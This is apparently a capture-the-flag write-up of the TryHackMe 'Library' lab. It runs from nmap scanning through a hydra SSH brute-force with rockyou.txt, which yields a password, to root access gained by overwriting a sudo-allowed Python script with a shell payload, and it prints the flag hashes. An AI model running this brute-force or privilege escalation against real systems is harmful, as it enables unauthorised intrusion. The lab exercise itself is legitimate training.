Library (THM)

ip of the machine :- 10.10.46.107

```
~/current (4.522s)
ping 10.10.46.107

PING 10.10.46.107 (10.10.46.107) 56(84) bytes of data.
64 bytes from 10.10.46.107: icmp_seq=1 ttl=60 time=151 ms
64 bytes from 10.10.46.107: icmp_seq=2 ttl=60 time=151 ms
64 bytes from 10.10.46.107: icmp_seq=3 ttl=60 time=150 ms
64 bytes from 10.10.46.107: icmp_seq=4 ttl=60 time=151 ms
64 bytes from 10.10.46.107: icmp_seq=5 ttl=60 time=151 ms
^C
--- 10.10.46.107 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 149.751/150.575/151.218/0.471 ms
```

machine is on!!!

```
~/current (13.317s)
nmap -p- --min-rate=10000 10.10.46.107

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-11 21:52 IST
Nmap scan report for 10.10.46.107
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

Got two open ports!!!

```
~/current (12.171s)
nmap -p 22,80 -sC -A -T5 -Pn 10.10.46.107

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-11 21:53 IST
Nmap scan report for 10.10.46.107
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to  Blog - Library Machine
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Found version of the services running and also one disallowed entry in robots.txt.

10.10.46.107

boot2root machine for FIT and bsides Guatemala


Blog About Archives Contact

Hack the planet!!!

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

This is the title of a blog post

Posted on June 29th 2009 by meliodas - 3 comments



Just a normal website with no clickable links.

Rockyou!!! Hmm interesting!!!

Found a possible username "meliodas".

```
~/current (53.276s)
hydra -l meliodas -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt 10.10.46.107 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-11 21:57:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525
[DATA] attacking ssh://10.10.46.107:22/
[22][ssh] host: 10.10.46.107   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-11 21:57:58
```

So, after getting a username, rockyou hint and only one service to brute force. Ran hydra and got the password for the user.

```
meliodas@ubuntu ~
```

```
meliodas@ubuntu ~ (0.165s)
cat user.txt
6d488cbb3f111d135722c33cb635f4ec
```

```
meliodas@ubuntu ~ (0.165s)
ls
bak.py  user.txt
```

Logged in through ssh and got user flag. Also got a python file.

```
meliodas@ubuntu ~ (0.314s)
sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
```

So, we can run the python file as root.

```
meliodas@ubuntu ~ (0.313s)
ls -al

total 40
drwxr-xr-x 4 meliodas meliodas 4096 Nov 11 08:29 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw-r--r-- 1 meliodas meliodas   32 Nov 11 08:20 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
```

we also have permissions to edit the file.

```
meliodas@ubuntu ~
sudo python /home/meliodas/bak.py

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

```
meliodas@ubuntu:~ (0.407s)
echo 'import os; os.system("/bin/sh")' > bak.py
```

Added the shell payload in bak.py file and ran the file as root user

and got the root access.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
e8c8c6c256c35515d1d344ee0488c617
# 

meliodas@ubuntu:~ (0.407s)
```

Got root flag...